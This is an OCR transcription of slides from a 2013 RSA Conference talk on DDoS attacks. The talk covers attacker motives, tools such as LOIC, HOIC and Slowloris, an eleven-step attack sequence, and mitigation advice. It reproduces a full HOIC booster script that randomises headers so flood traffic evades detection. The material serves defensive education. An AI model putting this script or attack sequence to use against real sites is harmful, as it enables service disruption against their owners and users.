
RSA CONFERENCE ASIA PACIFIC 2013



DDoS ATTACKS: MOTIVES, MECHANISMS AND MITIGATION

Stephen Gates
Chief Security Evangelist

Corero Network Security

Session ID: SEC-W04

Session Classification: Intermediate

Recent Headlines

World Wide Web

WordPress Sites Attacked; May Be Prep for D

By Jennifer LeClaire
April 15, 2013 10:25AM

LATEST HEADLINES

Verizon report: DDoS is a threat to eve

April 23, 2013

Trusted News for Credit Union Leaders • May 31, 2013

Credit Union Times

Home | News | Topics | Careers | Opinion | eNewsletters | More

Threat of the Week: DDoS For Hire on the Rise

distributed denial of service attacks, a new
. In its 2013 Data Breach Investigations Report,
n 2012 and are appearing in companies in various

CSO | SECURITY AND RISK | Newsletters | Dashboard | RSS | Research Centers

Data Protection

News | Blogs | Tools & Templates | Security Jobs | Basics | Data Protection | Identity & Acce

Home » Data Protection

NEWS

FBI briefs US bank executives on wave of cyberattacks

kholing stops DDOS attacks but
umes everything else too

eeden II | Apr 22, 2013

Are Denial of Service Attacks Increasing?

According to Akamai's "State of the Internet" report for the fourth quarter of 2012, the number of DDOS attacks increased by 200% compared to 2011.

History of DDoS Attacks & Attackers

- **Hacker/Crackers** — Notoriety
- **Cyber Criminals** — Profit ($)
- **Cyber Armies** — Politics
- **Cyber Terrorist** — Fear
- **Cyber Hacktivist** — Agenda

Today's DDoS Tools


Low Orbit ION Cannon for Droid?

Can you launch a Denial of Service Attack from a Phone?

YES!

Nearly Any Device with an IP address can be used to Launch an Attack.


Where can you download LOIC for Android?



Attacking Your Web Presence

Categories of Attacks High-to-Low

Infrastructure Attacks vs. Solutions



Coverage of today's "service provider" solutions is not adequate for 80% of the most damaging attacks and provides no Pre-Attack Reconnaissance and AET protection.
NOTE: The Attackers know this as well!

RSA CONFERENCE ASIA PACIFIC 2013

Challenges of Today's Attack Landscape

Are You Ready for Today's Attacks?

Anatomy of a Successful DDoS Attack

Today's sophisticated DDoS Attackers will:

1. Footprint (profile) the Web Presence
2. Scan the infrastructure and Web resources
3. Initiate network-level volumetric attack
4. Test if Web Presence is impacted
5. Maintain Flood – spoof all source IPs
6. Initiate low-and-slow application attacks
7. Initiate specially-crafted packet attacks
8. Initiate DNS reflective/amplified attacks
9. Attempt to exploit (compromise) downstream servers
10. Simultaneously launch as many types of attacks as possible
11. Not relent or subside – they stand very firm in their resolve

A combined attack simply increases the chance of success!

HOIC – Another Tool of Choice

- A crafty DDoS tool called High Orbit Ion Cannon (HOIC) uses the concept of Booster Scripts to make the tool more effective and less detectable.

What are the Booster Scripts primarily for?

1. Increasing the Size of a Botnet
2. Randomizing Requests
3. Increasing Packets per Second
4. Randomizing Source IPs
5. Randomizing Victim Addresses

"Payload Pattern Matching" Techniques (signatures) = Nearly Useless

Example – HOIC Generic Booster Script


genericboost.hoic - Notepad

File Edit Format View Help


```
Dim useragents() as String
Dim referers() as String
dim randheaders() as string

// EDIT THE FOLLOWING STRINGS TO MAKE YOUR OWN BOOST UNIQUE AND THEREFORE MORE EVASIVE!

// populate list
useragents.Append "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-GB; rv:1.8.1.6) Gecko/20070725 Firefox/2.0.0.6"
useragents.Append "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)"
useragents.Append "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)"
useragents.Append "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)"
useragents.Append "Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5.1; .NET CLR 1.1.4322)"
useragents.Append "Googlebot/2.1 ( http://www.googlebot.com/bot.html) "
useragents.Append "Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US) AppleWebKit/534.14 (KHTML, like Gecko) Chrome/9.0.601.0 Safari/534.14"
useragents.Append "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.14 (KHTML, like Gecko) Chrome/9.0.600.0 Safari/534.14"
useragents.Append "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.13 (KHTML, like Gecko) Chrome/9.0.597.0 Safari/534.13"
useragents.Append "Mozilla/5.0 (X11; U; Linux x86_64; en-US) AppleWebKit/534.13 (KHTML, like Gecko) Ubuntu/10.04 Chromium/9.0.595.0 Chrome/9.0.595.0 Safar
useragents.Append "Mozilla/5.0 (compatible; MSIE 7.0; Windows NT 5.2; WOW64; .NET CLR 2.0.50727)"
useragents.Append "Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.2; Trident/4.0; Media Center PC 4.0; SLCC1; .NET CLR 3.0.04320)"
useragents.Append "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_5_8; zh-cn) AppleWebKit/533.18.1 (KHTML, like Gecko) Version/5.0.2 Safari/533.18.5"
useragents.Append "Mozilla/5.0 (Windows; U; Windows NT 6.1; es-ES) AppleWebKit/533.18.1 (KHTML, like Gecko) Version/5.0 Safari/533.16"
useragents.Append "Opera/9.80 (Windows NT 5.2; U; ru) Presto/2.5.22 Version/10.51"
useragents.Append "Mozilla/5.0 (Windows NT 5.1; U; Firefox/5.0; en; rv:1.9.1.6) Gecko/20091201 Firefox/3.5.6 Opera 10.53"

// populate referer list
referers.Append "http://www.google.com/?q="+URL
referers.Append URL
referers.Append "http://www.google.com/"
referers.Append "http://www.yahoo.com/"

// Add random headers
randheaders.Append "Cache-Control: no-cache"
randheaders.Append "If-Modified-Since: Sat, 29 Oct 1994 11:59:59 GMT"
randheaders.Append "If-Modified-Since: Tue, 18 Aug 2007 12:54:49 GMT"
randheaders.Append "If-Modified-Since: Wed, 30 Jan 2000 01:21:09 GMT"
randheaders.Append "If-Modified-Since: Tue, 18 Aug 2009 08:49:15 GMT"
randheaders.Append "If-Modified-Since: Fri, 20 Oct 2006 09:34:27 GMT"
randheaders.Append "If-Modified-Since: Mon, 29 Oct 2007 11:59:59 GMT"
randheaders.Append "If-Modified-Since: Tue, 18 Aug 2003 12:54:49 GMT"

// ------------------ DO NOT EDIT BELOW THIS LINE

// generate random referer
Headers.Append "Referer: " + referers(RndNumber(0, referers.UBound))
// generate random user agent (DO NOT MODIFY THIS LINE)
Headers.Append "User-Agent: " + useragents(RndNumber(0, useragents.UBound))
// Generate random headers
Headers.Append randheaders(RndNumber(0, randheaders.UBound))
```

Attack Demonstration

Hping3




NMAP




Low Orbit ION Cannon


High Orbit ION Cannon




KillApache.pl




Slowloris




HULK



Metasploit



Dirt Jumper



What's the Recommendation?

Defending Against Today's Attacks

Top Ten Tips for 2013

Your "First Line of Defense" Must Block:


1. Known malicious IP addresses - constantly update reputation intelligence
2. Unwanted countries where you do not do business – current geolocation information
3. Botnet infected machines and DDoS'ers – allow yet monitor all real users
4. Application abusers and unwanted activities – enforce usage standards
5. All unnecessary ports and protocols – deep packet inspect all allowed services
6. Protocol anomalies and violations - enforce RFC & industry standards
7. Advanced evasion techniques - manage fragmentation/segmentation policies
8. Exploits designed for data exfiltration – stop focused attackers at the perimeter
9. Brute-force password attempts – log and alert any suspicious activity
10. Lack of information about the state of your perimeter – increase your visibility

Gartner: Best Practices - Mitigating DoS Attacks

- Ensure That Business Continuity/Disaster Recovery and Incident Response Plans Address Planning for and Response to DDoS
- Evaluate ISP "Clean Pipe" Services
- Evaluate DDoS "Mitigation as a Service" Options
- Deploy DDoS Detection and Mitigation Equipment on Premises

Why does Gartner mention on-premise defenses?

On-premise defenses can defeat application-layer attacks!



"Hybrid Approach" Makes the Most Sense!

What's the Concern?

Should I be worried?

Financial Industry Quote:

- "Financial Institutions must have a layered approach to security to protect from today's DDoS attacks.
- If you only rely on cloud (based DDoS defense) and the DDoS attack is impacting the region (and hundreds of end customers), your organization may be put on hold while they handle issues in a first come first served basis.
- Having on-premise protection is critical to mitigate a DDoS attack while you wait for your service provider to respond".

Bank of America - Merrill Lynch, Chicago office, Senior Vice President, Senior Manager of Information Security

DDoS Defense – More than a Checkbox

Problem:

- Many perimeter security devices claim to have DDoS Protection
- Most have a single configuration = DDoS On/DDoS Off


Recommendation:

- Deploy Technology:
  - that has extremely granular DDoS configurations
  - that can defend against nearly all DDoS Attack Vectors
  - that can handle the load while under DDoS attack
  - that cannot be DDoS'd itself as part of a DDoS attack
  - that includes 24x7 DDoS defense Support Services

Enterprise Needs a


“New First Line of Defense”

Typical Network Topology



